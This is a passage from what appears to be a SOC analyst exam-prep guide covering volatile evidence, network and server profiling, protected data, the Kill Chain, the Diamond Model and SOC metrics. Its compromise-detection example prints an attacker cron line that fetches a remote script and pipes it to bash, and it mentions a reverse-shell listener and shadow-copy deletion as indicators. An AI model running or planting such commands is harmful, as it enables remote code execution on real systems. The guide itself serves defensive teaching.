Running processes and open handles	All executing processes with PIDs, parent-child relationships, command-line arguments, loaded DLLs, open file handles, and network connections per process	Reveals injected processes (rundll32.exe with unexpected parent), suspicious process names (Windows system executables running from non-system paths), processes with open handles to sensitive files (indicating data staging), and processes with open network connections (confirming active C2 even if firewall blocks new connections from that IP)	tasklist /v /fo LIST · wmic process get · Get-Process | Select-Object * (PowerShell) · Sysinternals Process Explorer / Handle (Windows) · ps aux · lsof (Linux)
Logged-in users and session state	Currently active user sessions, last login timestamps, terminal sessions, RDP connections	Reveals unauthorised remote sessions (an attacker may be actively connected at time of discovery), scheduled task user context, and service account activity inconsistent with normal operating hours	query user · net user · qwinsta (Windows) · who · w · last (Linux)

VOLATILE DATA TYPE	WHAT IT CONTAINS	SECURITY / FORENSIC VALUE	COLLECTION METHOD
Clipboard contents	Whatever was most recently copied to the clipboard — may contain credentials, commands, or stolen data	Attackers frequently copy credentials, commands, or data through the clipboard before transfer. Clipboard content is lost on reboot but may be captured during live triage.	Specialised memory forensic tools or PowerShell: Get-Clipboard (Windows PowerShell 5.0+)

⬡ EXAM TIP — VOLATILE VS NON-VOLATILE DATA QUESTIONS

The exam frequently presents a scenario where an analyst must choose between taking a system offline immediately vs collecting volatile evidence first. The correct answer depends on the trade-off: if active exploitation is ongoing (a live C2 session, an active data exfiltration in progress), isolation takes priority to prevent further damage — but should be done by network isolation (unplugging the network cable) rather than a hard power-off, which would destroy volatile evidence. If the active threat has been contained and the focus is forensic investigation, volatile collection takes priority before any power cycle. The key principle: **never hard power off a live compromised system before collecting RAM and network state, unless continued operation poses an immediate, ongoing safety or data loss risk that cannot be mitigated by network isolation alone.**

5.7 — Exam Topic

Network Profiling Elements

Network profiling is the practice of establishing a documented baseline of what normal network activity looks like for your environment — so that deviations from that baseline become detectable. A network without a profile is a network where anomaly-based detection cannot function: you cannot identify what is unusual un-

less you know what is usual. The exam tests four specific network profiling elements.

PROFILING ELEMENT	WHAT IS MEASURED	HOW IT ENABLES DETECTION	EXAMPLE BASELINE AND ANOMALY
Total Throughput	The aggregate volume of data flowing through the network or across specific links — measured in bits per second (bps) or bytes per hour, typically sampled from NetFlow or SNMP interface counters	Establishes normal traffic volumes by time of day, day of week, and business calendar. Significant deviations — particularly large outbound spikes during off-hours — indicate potential exfiltration, DDoS activity, or backup/sync processes that were not baselined.	**Baseline:** outbound internet throughput averages 200 Mbps during business hours, 20 Mbps overnight. **Anomaly:** 1.2 Gbps outbound sustained for 45 minutes at 03:00 AM on a Tuesday — potential large-scale data exfiltration event.
Session Duration	The typical length of network sessions for different protocol and application types — how long connections last before terminating	C2 beaconing produces distinctive session duration patterns: very regular intervals, consistent session lengths. Exfiltration produces unusually long sessions. Port scans produce many very short sessions. Each pattern is anomalous relative to the baseline.	**Baseline:** typical user HTTPS sessions last 30 seconds to 5 minutes with irregular timing. **Anomaly:** a single host making 847 connections to the same external IP with session durations of exactly 60 seconds ± 2 seconds — textbook C2 beaconing.
Ports Used	The set of ports regularly used by each host type — servers, workstations, printers — and the expected source/destination	A workstation that begins communicating on port 4444, 1337, or 31337 — ports with no legitimate	**Baseline:** finance workstations initiate outbound connections on ports 80, 443, 8080, 587. **Anomaly:** finance

PROFILING ELEMENT	WHAT IS MEASURED	HOW IT ENABLES DETECTION	EXAMPLE BASELINE AND ANOMALY
	port combinations for each class of traffic	business purpose in the environment — deviates from the port profile. A server that was never expected to initiate outbound connections on port 80 doing so is equally anomalous.	workstation initiating connections on port 4444 to an external IP — non-baseline port, no business justification, confirmed C2 default port.
Critical Asset Address Space	The specific IP ranges and subnets hosting high-value systems — domain controllers, payment processing systems, databases, backups, security infrastructure — and the expected communication patterns to and from those segments	Any host that is not expected to communicate with a critical asset segment attempting to do so is an immediate anomaly. Lateral movement typically involves an attacker pivoting towards high-value assets — this shows up as new communication flows between segments that were never part of the baseline.	**Baseline:** only domain-joined workstations on the 10.10.1.0/24 subnet communicate with domain controllers on 10.10.0.0/24 on ports 88 (Kerberos), 389 (LDAP), 445 (SMB). **Anomaly:** a server in the web tier (10.10.5.0/24) initiating connections to the domain controller subnet on port 445 — potential lateral movement from the compromised web server toward AD infrastructure.

5.8 — Exam Topic

Server Profiling Elements

Server profiling establishes what a specific server looks like when it is operating normally — its expected processes, listening ports, users, and applications. When a server is compromised, it almost always deviates from this profile in at least one way. The five profiling elements below correspond directly to the artifact categories examined in forensic investigations and represent what a security analyst checks when evaluating whether a server has been compromised.

PROFILING ELEMENT	WHAT IS DOCUMENTED	DEVIATION INDICATOR
Listening Ports	Every TCP/UDP port the server has open in a listening state under normal operation — documented by service name, port number, and the specific process that should own each port	A new listening port that was not part of the approved profile — particularly high-numbered ports (49152–65535) with no documented service, or well-known ports (22, 80, 443) associated with processes other than the expected service. Attackers open backdoor listeners on compromised servers.
Logged-In Users and Service Accounts	The user accounts expected to have active sessions on the server — typically limited to system administrators, service accounts for running scheduled tasks, and application service accounts. Interactive logins by non-administrative user accounts should be rare or absent on production servers.	An interactive login by a user account that has no documented need for server access. A service account being used for interactive login (service accounts should only authenticate for the service they run, never interactively). Any login from an unexpected source IP or at an unexpected time.
Running Processes	The specific set of processes running on the server under normal operation — OS processes, application services, monitoring agents, backup clients. Each process should have a documented	Any process not in the approved profile — particularly system binary names running from non-standard paths (svchost.exe in C:\Users\Public\ rather than C:\Windows\System32\), processes with no documented purpose, or processes whose parent is a web server

PROFILING ELEMENT	WHAT IS DOCUMENTED	DEVIATION INDICATOR
	purpose, an expected path, and a known parent process.	or mail server (indicating exploitation through those services).
Running Tasks	Scheduled tasks, cron jobs, and at jobs configured on the server — their schedule, the command they execute, and the user context they run in	Any scheduled task not in the approved task inventory — particularly tasks running scripts from temporary directories, tasks using encoded commands, tasks running at irregular hours, or tasks configured to run as SYSTEM with executables in user-writable paths. Attackers frequently use scheduled tasks for persistence because they survive reboots and can execute without an interactive session.
Applications	The installed application inventory — every software package, its approved version, and its expected configuration. Production servers should run only the software necessary for their function, with all other software removed (principle of least functionality).	Any application not in the approved software inventory — particularly scripting environments (Python, Perl, PowerShell ISE on a Linux server), penetration testing tools (nmap, netcat, Mimikatz), or administrative tools (PsExec, WinRM) that should not be present on a production server. Attackers install tools after initial compromise; any tool not in the baseline is a potential IOC.

◈ PRACTICAL — PROFILING IN ACTION: IS THIS SERVER COMPROMISED?

A web server in your DMZ is generating anomalous outbound traffic. You compare the live server state against the approved server profile:

- **Listening ports baseline:** 80 (nginx), 443 (nginx), 22 (SSH — admin only). **Live state:** 80, 443, 22, and **4444** (process: shell.elf, path: /tmp/). Deviation confirmed — attacker-opened reverse shell listener.
- **Running processes baseline:** nginx, php-fpm, mysqld, rsyslogd, sshd, monitoring-agent. **Live state:** baseline processes plus **shell.elf** (parent: apache2 — exploitation through the web server process) and **nc** (netcat — network utility

with no business purpose on a production web server). Deviation confirmed — post-exploitation tools.

- **Running tasks baseline:** logrotate (nightly), certbot (monthly renewal), backup-agent (daily 02:00). **Live state:** baseline tasks plus *** * * * * curl -s http://185.220.101.45/b.sh | bash** added at 02:14 AM. Deviation confirmed — C2 re-establishment cron job.

Three separate profiling elements independently confirm compromise. The attacker's presence is unambiguous, and the investigation has a clear scope: the web server is compromised, the initial access was through the web application (apache2 parent process), and a C2 channel has been established. Containment, eradication, and root cause analysis can proceed with confidence.

5.9 — Exam Topic

Identifying Protected Data in a Network

Not all data carries the same legal, regulatory, and operational weight. The four categories of protected data in the exam blueprint each trigger specific notification obligations, access control requirements, and breach response procedures. Understanding what each category includes — and what regulatory framework governs it — is essential for determining the scope of a breach's legal and compliance consequences.

DATA CATEGORY	ACRONYM	WHAT IT COVERS	GOVERNING FRAMEWORK / REGULATION	BREACH NOTIFICATION REQUIREMENT
Personally Identifiable Information	PII	Any information that can be used to identify a specific individual — name, address, date of birth, national ID number, email	GDPR (EU), CCPA (California), GLBA (financial), various US state breach notification laws. GDPR imposes the strictest	Typically required within 30–72 hours depending on jurisdiction and regulation. GDPR: 72 hours to supervisory

DATA CATEGORY	ACRONYM	WHAT IT COVERS	GOVERNING FRAMEWORK / REGULATION	BREACH NOTIFICATION REQUIREMENT
		address, phone number, IP address (in some jurisdictions), biometric data, and combinations of data that together identify a person even if each element alone does not.	requirements: 72-hour notification to supervisory authority, potential notification to affected individuals, fines up to 4% of global annual revenue.	authority. Most US state laws: 30–45 days to affected individuals.
Payment Card Industry Data	PCI	Payment card numbers (PANs), cardholder names, expiration dates, service codes, and card verification values (CVV/CVC). Also covers the systems that store, process, or transmit this data — the "cardholder data environment" (CDE) that must be scoped and protected under PCI DSS.	PCI DSS (Payment Card Industry Data Security Standard) — a contractual standard set by the card brands (Visa, Mastercard, Amex), not a law. Non-compliance results in fines from the card brands and potential loss of the ability to process card payments, which is existential for most merchants.	Mandatory notification to the affected card brand(s) and the acquiring bank. Card brands may require a forensic investigation by a PCI Forensic Investigator (PFI). Issuing banks may be required to reissue affected cards.
Protected Health Information	PHI	Any health information that can be linked to an individual — diagnoses, treatment records, prescription data, insurance	HIPAA (Health Insurance Portability and Accountability Act, US) — the HIPAA Breach Notification Rule requires covered entities and their	HIPAA: notify affected individuals within 60 days of discovery; notify HHS; notify media if breach affects more than 500

DATA CATEGORY	ACRONYM	WHAT IT COVERS	GOVERNING FRAMEWORK / REGULATION	BREACH NOTIFICATION REQUIREMENT
		information, test results, and mental health records — in any form (electronic, paper, or verbal). Electronic PHI (ePHI) is governed by HIPAA Security Rule in addition to Privacy Rule.	business associates to notify affected individuals, HHS, and in some cases media outlets of breaches involving unsecured PHI.	individuals in a state. Penalties up to $1.9M per violation category per year.
Intellectual Property	IP	Trade secrets, proprietary formulas, source code, product designs, customer lists, business strategies, and any other confidential business information whose value derives from its secrecy. IP theft does not carry the same mandatory notification requirements as PII/PHI/PCI but may trigger significant legal action and competitive harm.	Trade Secret law (Defend Trade Secrets Act, US), copyright law, patent law. Companies may pursue civil litigation against the attacker (difficult) or, if a nation-state actor is involved, report to FBI/CISA. The harm from IP theft is typically competitive and financial rather than regulatory.	No mandatory public notification required by law in most jurisdictions. However, the theft of trade secrets may trigger disclosure obligations to investors under securities law if the stolen IP is material to the organisation's business value.

⬡ EXAM TIP — DATA CLASSIFICATION IN BREACH SCENARIOS

When the exam presents a breach scenario and asks what the organisation's obligations are, identify the data type first. **PHI → HIPAA notification within 60 days. PCI data → notify card brands and acquiring bank; PFI investigation may be required. PII in the EU → GDPR 72-hour notification to supervisory authority. IP theft → no mandatory notification, but potential civil and criminal action.** The exam also tests whether you understand that a single breach can involve multiple data categories — a healthcare organisation that processes credit card payments for patient co-pays must comply with both HIPAA and PCI DSS simultaneously.

5.10 — Exam Topic

Classifying Intrusions: Cyber Kill Chain and Diamond Model

Threat models give SOC analysts a shared vocabulary and a structured framework for describing where in an attack lifecycle a detected activity falls, and what it implies about attacker intent and next steps. The exam tests two complementary models: the Cyber Kill Chain (which describes attacker technique sequences) and the Diamond Model of Intrusion (which describes the relationships between intrusion components). Using both together gives a more complete picture than either alone.

The Cyber Kill Chain (Lockheed Martin, 2011)

The Cyber Kill Chain models a targeted intrusion as a sequential series of phases that an attacker must complete in order. The insight that makes the model operationally valuable is the corollary: an attacker can be stopped at any phase — disrupting one phase prevents all subsequent phases. An organisation does not need

to block every possible attack technique; it needs enough controls distributed across the chain to make completing the full sequence impractical.

PHASE	ATTACKER ACTIVITY	DETECTION OPPORTUNITY	DEFENSIVE ACTION
1 — Reconnaissance	Passive and active information gathering about the target: employee names/roles from LinkedIn, domain names, IP ranges, email formats, technologies in use (job postings, error messages, HTTP headers), exposed services	Web server access logs showing automated reconnaissance tools (Shodan, theHarvester); DNS zone transfer attempts; unusually broad port scans from a single external IP over a short time window	Minimise publicly available information; enforce HTTP response header security (remove server version banners); monitor for systematic scanning; use honeypots to detect reconnaissance activity
2 — Weaponisation	Creating the attack tool: embedding a malicious payload in a document, crafting a phishing email, pairing a public exploit with a custom C2 payload, or purchasing access from an Initial Access Broker	Largely undetectable — happens entirely on attacker infrastructure. Threat intelligence may provide advance warning of new weaponised exploits circulating in underground markets before they are used in campaigns.	Threat intelligence consumption; vulnerability patching to reduce the effectiveness of weaponised exploits; security awareness training to reduce susceptibility to weaponised documents
3 — Delivery	Transmitting the weaponised payload to the target: sending the phishing email, hosting the malicious	Email gateway logs (phishing email flagged or sandboxed); web proxy logs (user visiting a known malicious domain);	Email security gateway with sandboxing; DMARC/DKIM/SPF enforcement; web content filtering; DNS filtering; security

PHASE	ATTACKER ACTIVITY	DETECTION OPPORTUNITY	DEFENSIVE ACTION
	document on a compromised website, USB baiting, or exploiting an internet-facing service	IDS alerts on exploit delivery; email attachment sandbox detonation results	awareness training; disable macro execution in Office applications by default
4 — Exploitation	Triggering the vulnerability or exploiting the user: the malicious macro executes, the buffer overflow fires, the user clicks the phishing link, or the exploit code runs against the unpatched service	EDR alerts on anomalous process spawning; IPS detection of exploit payload patterns; antimalware detection of macro execution; application crash logs indicating buffer overflow attempts (crashes before successful exploitation are often detectable)	Patch management (eliminate exploitable vulnerabilities); application sandboxing; disable legacy protocols; EMET/Windows Defender Exploit Guard for exploitation mitigations; user privilege restrictions (least privilege reduces the impact of successful exploitation)
5 — Installation	Establishing persistence: installing a backdoor, registering a malicious service, adding a scheduled task or cron job, modifying registry run keys, or planting an SSH authorized_key	EDR alerts on suspicious service registration, scheduled task creation, or registry modification; file integrity monitoring (FIM) detecting changes to system directories; Windows Event ID 4697 (service install), 7045 (new service), Sysmon Event 13 (registry modification)	Application allowlisting (prevent unauthorised executables from running); restrict service installation to administrators; file integrity monitoring on sensitive paths; monitor for registry run key modifications

PHASE	ATTACKER ACTIVITY	DETECTION OPPORTUNITY	DEFENSIVE ACTION
6 — Command and Control (C2)	Establishing a communication channel back to attacker infrastructure: HTTPS beacon, DNS tunneling, C2 over social media APIs, or peer-to-peer communication between compromised hosts	Network anomaly detection (beaconing regularity, non-standard ports, traffic to newly registered domains); DNS anomaly detection (DGA patterns, high NXDOMAIN rates, long subdomain labels); JA3/JA3S TLS fingerprinting; proxy logs showing connections to suspicious domains	Web proxy with SSL inspection; DNS filtering and monitoring; egress filtering (block outbound on non-standard ports); threat intelligence IP/domain blocking; network segmentation (limit which hosts can reach the internet directly)
7 — Actions on Objectives	Accomplishing the mission: data exfiltration, lateral movement to high-value targets, ransomware encryption, sabotage, espionage, or establishing long-term persistent access for future use	DLP alerts on large data transfers; SIEM correlation detecting lateral movement patterns (failed logins followed by successful login across multiple hosts); file access pattern anomalies (mass file access outside business hours); backup deletion events (vssadmin delete shadows); volume encryption events	Data Loss Prevention (DLP) controls; network segmentation limiting lateral movement; privileged access management (PAM) restricting access to high-value assets; immutable, offline backups; user and entity behaviour analytics (UEBA) for abnormal data access detection

The Diamond Model of Intrusion Analysis

Where the Cyber Kill Chain describes the temporal sequence of an attack, the Diamond Model describes the structural relationships between its components. Developed by Sergio Caltagirone, Andrew Pendergast, and Christopher Betz (2013), the model represents any intrusion as a diamond with four vertices: Adversary, Capability, Infrastructure, and Victim. The relationships between these vertices are the intelligence threads that connect disparate incidents into coherent threat actor profiles.

Adversary

WHO IS BEHIND THE ATTACK

The threat actor responsible for the intrusion — a person, group, or organisation. May be identified at varying levels of confidence: unknown, attributed to a general category (financially motivated cybercriminal), or attributed to a specific group (APT28). Adversary attribution is the most difficult vertex to populate but the most valuable for predictive defence.

Capability

HOW THE ATTACK IS CONDUCTED

The tools, techniques, and procedures (TTPs) used by the adversary in this intrusion — the specific malware, exploits, living-off-the-land techniques, and C2 mechanisms. Capabilities can be shared between adversaries (commodity malware used by multiple groups) or unique (custom implants that fingerprint a specific threat actor).

Infrastructure

WHAT SUPPORTS THE ATTACK

The physical and logical resources used by the adversary to conduct the intrusion — C2 servers, malware delivery domains, phishing infrastructure, email accounts, and bulletproof hosting providers. Infrastructure can be owned by the adversary, rented, or compromised from third parties. Infrastructure reuse between campaigns is a primary method for threat actor attribution.

Victim

WHAT WAS TARGETED

The organisation, system, person, or data that was targeted by the intrusion. Understanding the victim profile — their industry, geography, size, and what valuable data or access they possess — helps analysts predict who else the same adversary may target and supports victim notification programmes.

The Diamond Model's analytical power comes from the relationships between vertices. If an organisation identifies the specific C2 infrastructure (Infrastructure

vertex) used in an attack against them, they can query threat intelligence feeds for every other campaign that used the same infrastructure — potentially revealing the adversary's identity, other victims, and additional capabilities associated with that actor. Each new data point fills in more of the diamond and produces more actionable intelligence.

◈ USING BOTH MODELS TOGETHER — THE COMPLETE PICTURE

The Cyber Kill Chain and Diamond Model answer different questions and work best in combination. The Kill Chain answers: **where in the attack sequence are we, and what happens next?** This drives immediate containment and detection priorities. The Diamond Model answers: **who is this, what do they have, how do they operate, and what else might they target?** This drives threat intelligence enrichment and strategic defensive posture.

Applied to the opening chapter scenario: the Kill Chain places the detected activity at phase 6 (C2 established) — meaning phases 7 (Actions on Objectives) are imminent and data exfiltration or lateral movement to critical assets is the immediate threat. The Diamond Model applied to the C2 IP (185.220.101.45) and the Cobalt Strike beacon profile connects this incident to a broader campaign targeting financial services firms in the preceding quarter — changing the defensive priority from "contain this incident" to "harden against this adversary's known techniques across all similar assets."

○ EXAM TIP — KILL CHAIN PHASE IDENTIFICATION

The exam presents a described activity and asks which Kill Chain phase it represents. The most commonly confused pairs: **Reconnaissance vs Delivery** (recon happens before any payload reaches the target; delivery is when the payload actually arrives). **Exploitation vs Installation** (exploitation is the code execution event; installation is the subsequent persistence establishment — they can occur seconds apart but are conceptually distinct phases). **C2 vs Actions on Objectives** (C2 is establishing the communication channel; Actions on Objectives is what the attacker does through that channel — data exfiltration is Actions, not C2).

When in doubt: identify what the attacker is achieving at each step, and match it to the phase that describes that achievement.

5.11 — Exam Topic

SOC Metrics and Scope Analysis

Security operations cannot be improved without measurement, and measurement without context produces false confidence. The four SOC metrics in this section — mean time to detect, mean time to contain, mean time to respond, and mean time to control — form the primary performance indicators for incident response effectiveness. Understanding what each measures, what drives it, and how it relates to scope analysis is directly tested in the exam.

METRIC	ACRONYM	WHAT IT MEASURES	WHAT DRIVES IT HIGHER (WORSE)	HOW TO IMPROVE IT
Mean Time to Detect	MTTD	The average time from when an attacker gains initial access (or when a malicious event first occurs) to when the SOC becomes aware that an incident is in progress. The IBM Cost of a Data Breach Report 2023 found the global average MTTD to be 204 days.	Lack of monitoring coverage (unmanaged assets, encrypted traffic without inspection); insufficient detection rules or outdated signatures; alert fatigue causing real alerts to be missed; absence of threat hunting; attackers using low-and-slow techniques specifically designed to stay	Expand monitoring coverage; deploy EDR on all managed endpoints; implement behavioural and statistical detection alongside signature-based rules; conduct regular threat hunting; tune SIEM correlation rules to reduce false positive rate and alert fatigue

METRIC	ACRONYM	WHAT IT MEASURES	WHAT DRIVES IT HIGHER (WORSE)	HOW TO IMPROVE IT
			below detection thresholds	
Mean Time to Contain	MTTC	The average time from detection (MTTD ends) to the point at which the incident is contained — the threat is no longer able to cause further damage, exfiltrate additional data, or spread to new systems. IBM's 2023 report found average MTTC to be 73 days after detection.	Delayed escalation; unclear incident severity classification criteria; lack of documented containment playbooks; slow approval processes for extraordinary containment actions (taking production systems offline); insufficient tooling for rapid host isolation; incomplete scope determination leading to containment of only part of the compromise	Pre-approved containment playbooks requiring no mid-incident authorisation for standard actions; SOAR automation for immediate containment actions; clear severity classification framework that triggers the appropriate escalation path automatically; network segmentation enabling rapid segment-level isolation
Mean Time to Respond	MTTR	The average time from detection to the completion of the full response — including eradication of the threat, remediation of the root cause, and restoration of affected systems to normal operation. MTTR encompasses	Incomplete root cause analysis leading to re-infection after recovery; slow rebuild processes due to absence of clean images or documented rebuild procedures; dependency on vendor support for specialised	Maintain tested, current golden images for rapid system rebuild; document and regularly test recovery procedures; implement immutable, offline backups with tested restoration procedures; conduct post-

METRIC	ACRONYM	WHAT IT MEASURES	WHAT DRIVES IT HIGHER (WORSE)	HOW TO IMPROVE IT
		containment, eradication, and recovery as a complete unit.	systems; inadequate backup infrastructure requiring long restoration times; scope expansion discovered during recovery that requires re-executing earlier phases	containment scope re-validation before beginning recovery; use automated recovery orchestration for standard scenarios
Mean Time to Control	MTTCo	Similar to MTTR but specifically focuses on the time from detection to when the organisation has regained full operational control — including implementing the preventive controls that address the root cause, not just restoring affected systems. This metric accounts for the full post-incident hardening activity.	Root causes that require architectural changes (not just patches); dependencies on third-party vendors for critical patches; insufficient security budget to implement recommended controls; organisational resistance to changes that affect operational workflows; slow change management processes for production systems	Executive prioritisation of post-incident remediation investments; fast-track change management for security-critical fixes; clear accountability for control implementation with defined deadlines; post-incident reviews that produce actionable, resourced remediation plans rather than observations without owners or timelines

How Metrics Relate to Scope Analysis

Scope analysis — determining the full extent of what an attacker accessed, modified, or exfiltrated during an incident — directly affects all four metrics. An incomplete scope assessment that misses compromised hosts or accessed data systems allows the threat to persist beyond the "contained" declaration, driving up MTTC and MTTR as additional scope is discovered during recovery. Accurate scope analysis, by contrast, enables targeted, complete containment on the first attempt — minimising the total time the organisation spends in incident response.

The relationship works in reverse as well: MTTD directly constrains scope. **Every day of dwell time before detection is a day in which the attacker may have accessed additional systems, exfiltrated additional data, and established additional persistence mechanisms.** The 204-day average MTTD means that by the time most organisations discover a breach, the attacker has had months to move laterally, establish redundant footholds, and exfiltrate at a measured pace that evades volume-based detection thresholds. Reducing MTTD is therefore not just a detection efficiency metric — it is the primary driver of breach scope and, consequently, of breach cost.

◈ METRICS IN CONTEXT — THE HEALTHCARE BREACH REVISITED

Returning to the opening scenario: the healthcare network discovered that patient data had been in attacker-controlled systems for at least six days before containment.

- **MTTD:** The first EDR alert that correctly identified the compromise had been in the alert queue for an estimated 18 hours before a Tier 1 analyst reviewed it — meaning the actual time from infection to alert generation was approximately five and a half days, and MTTD from infection to analyst awareness was approximately six days. Root cause: insufficient SIEM coverage on the mail server tier and EDR not deployed on all legacy systems.
- **MTTC:** Once the incident was declared (P1 escalation at 11:42 PM), network isolation of affected systems was achieved within 22 minutes using the pre-approved isolation playbook. The SOAR platform's automated network isolation action was the primary driver of this rapid MTTC. Without automation, the

manual firewall rule changes and switch port shutdowns would have taken an estimated 2–3 hours.

- **MTTR:** Full recovery — system rebuild, data restoration from backup, and return to production — took 11 days. Primary drivers: three additional compromised hosts discovered during scope analysis required re-execution of the eradication phase; the backup restoration for the mail server took 18 hours due to backup infrastructure limitations.
- **Scope analysis impact:** The initially identified scope (one compromised workstation) was expanded to four compromised systems and one affected database server during the detection/analysis phase. Had the scope analysis been less thorough and those additional systems not been identified, the organisation would have declared recovery complete while four compromised systems remained active — guaranteeing a second incident within days. Scope accuracy directly enabled an MTTR that actually resolved the incident rather than temporarily masking it.

✓ CHAPTER 5 — EXAM READINESS CHECKLIST

Cover your notes and work through each item from memory. Any item where you hesitate is a gap to close before sitting the exam.

Management Concepts (5.1)

- [ ] I can explain why asset management is the prerequisite for all other security controls — and cite a real-world breach example where an undiscovered asset was the root cause of compromise
- [ ] I can define configuration management, explain the role of a security baseline, and describe what configuration drift is and how it is detected
- [ ] I can match each MDM control (device encryption, remote wipe, app allowlisting, certificate auth, containerisation) to the specific mobile security risk it addresses
- [ ] I can describe all five steps of the patch management process in order — and explain why prioritisation requires more than just the CVSS base score

- [ ] I can distinguish vulnerability management from patch management — and describe the four stages of the vulnerability management cycle (identify, analyse, remediate, verify)

NIST SP 800-61 Incident Response (5.2 / 5.3 / 5.4 / 5.5)

- [ ] I can name all four NIST SP 800-61 IR phases in order and describe the primary objective of each phase in a single sentence
- [ ] Given a specific IR activity (e.g., "conducting a tabletop exercise," "isolating a compromised host," "updating the IR plan after an incident"), I can correctly identify which NIST phase that activity belongs to
- [ ] I can explain why Containment, Eradication, and Recovery are combined as a single phase in NIST SP 800-61 — specifically what sequencing constraint makes their interdependence important
- [ ] I can map at least five organisational stakeholders to their primary responsibilities in each IR phase — specifically including legal counsel, CISO, IT Operations, HR, and external parties
- [ ] I can describe the purpose of a lessons-learned meeting — including when NIST recommends it be held, what outputs it should produce, and what distinguishes it from a blame exercise

NIST SP 800-86 Digital Forensics (5.6)

- [ ] I can list the six evidence collection priorities in order from most volatile to least volatile — and explain what specific evidence is lost at each priority level if collection is delayed
- [ ] I can explain why hard-powering off a live compromised system before collecting RAM is a forensic mistake — and describe the correct alternative (network isolation, then volatile collection, then disk imaging)
- [ ] I can explain how a cryptographic hash provides data integrity assurance — including why SHA-256 is required (not MD5 or SHA-1) and what a hash mismatch between collection and presentation implies legally
- [ ] I can describe four volatile data types (RAM, network state, running processes, logged-in users) — and for each, name at least one specific Windows command and one Linux command used to collect it
- [ ] I can explain what a legal hold is, when it is triggered, and the legal consequences of destroying records subject to a legal hold (spoliation)

Profiling, Protected Data, and Threat Models (5.7 / 5.8 / 5.9 / 5.10)

- [ ] I can name all four network profiling elements (total throughput, session duration, ports used, critical asset address space) and give a concrete anomaly example for each that would indicate a security incident
- [ ] I can name all five server profiling elements (listening ports, logged-in users, running processes, running tasks, applications) and describe a specific deviation in each that would indicate compromise
- [ ] I can define PII, PCI data, PHI, and intellectual property — and for each, name the primary governing regulation and the specific breach notification timeframe it requires
- [ ] I can list all seven Cyber Kill Chain phases in order and classify any described attacker activity into the correct phase without confusion between adjacent phases (particularly Exploitation vs Installation and C2 vs Actions on Objectives)
- [ ] I can name all four Diamond Model vertices (Adversary, Capability, Infrastructure, Victim) and explain what information populates each vertex and how infrastructure reuse between campaigns supports adversary attribution

SOC Metrics (5.11)

- [ ] I can define all four SOC metrics (MTTD, MTTC, MTTR, MTTCo) — including precisely what time interval each measures and what marks the start and end of each measurement window
- [ ] I can explain the relationship between MTTD and breach scope — specifically why a longer dwell time before detection almost always results in a larger affected scope and higher breach cost
- [ ] I can describe at least two specific operational improvements that would reduce each of MTTD, MTTC, and MTTR — with examples grounded in real SOC practices rather than generic statements

> *Five chapters. Five domains. The complete conceptual foundation of a working security operations analyst. What remains is the exam itself — and the career that begins the morning after you pass it.*

TRANSITION TO CONCLUDING CHAPTER — YOUR NEXT MOVE